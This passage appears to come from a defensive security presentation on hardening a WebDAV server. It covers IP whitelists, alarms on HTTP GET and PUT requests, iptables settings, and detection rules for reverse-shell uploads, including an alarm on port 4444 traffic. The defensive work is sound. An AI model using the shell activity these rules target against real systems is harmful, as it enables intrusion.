- Create policy – password complexity and prohibit re-use of historical log-on credentials
- Create and monitor list of blocked and inhouse IP's (violation of policy)

Mitigation: Detecting the WebDAV Connection

Alarm:

- Create and review Whitelist of trusted IP addresses; review mid year to verify need for access
- Set alarm which activates when any IP address attempts to access the WebDAV, outside of the trusted IP addresses

Threshold:

- HTTP GET request – active alarm, all non-trusted IP addressed attempting access to WebDAV
- HTTP PUT request – any

System Hardening:

- The creation of a whitelist, trusted IP addresses, to ensure the firewall security polity prevents all other access
- Configure iptables to allow the firewall to accept TCP packets; Forward packets if determined to be suspicious and in need of inspection/investigation
- Limit access to WebDAV folder to only users with complex usernames and passwords.

Mitigation: Identify Reverse Shell Uploads

Alarm:

- Any traffic attempting to access port 4444

Alert:

- Files uploaded into the WebDAV folder

Threshold:

- One or more attempts

System Hardening:

- Block all IP addresses – reverse shells will be limited by connection (this will not completely eliminate the risk)
- Ensure only necessary ports are open
- Set WebDAV folder to read only access – prevent uploads of payloads

Resources:

How To Find Hidden Web Directories Using Dirsearch - Ehacking

Port 80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2) Exploit (amolblog.com)

Linux Howtos: Security -> iptables-tutorial

What is a Port Scan? - Palo Alto Networks

6 Strategies for Cybersecurity Risk Mitigation |… | SecurityScorecard

New Messages! (imperva.com)

How to Make a WebDAV Connection (Windows) | Technology Services (tufts.edu)

Well log analysis for reservoir characterization - AAPG Wiki

NVD - Vulnerabilities (nist.gov)

CVE - Home (mitre.org)

The presentation has concluded: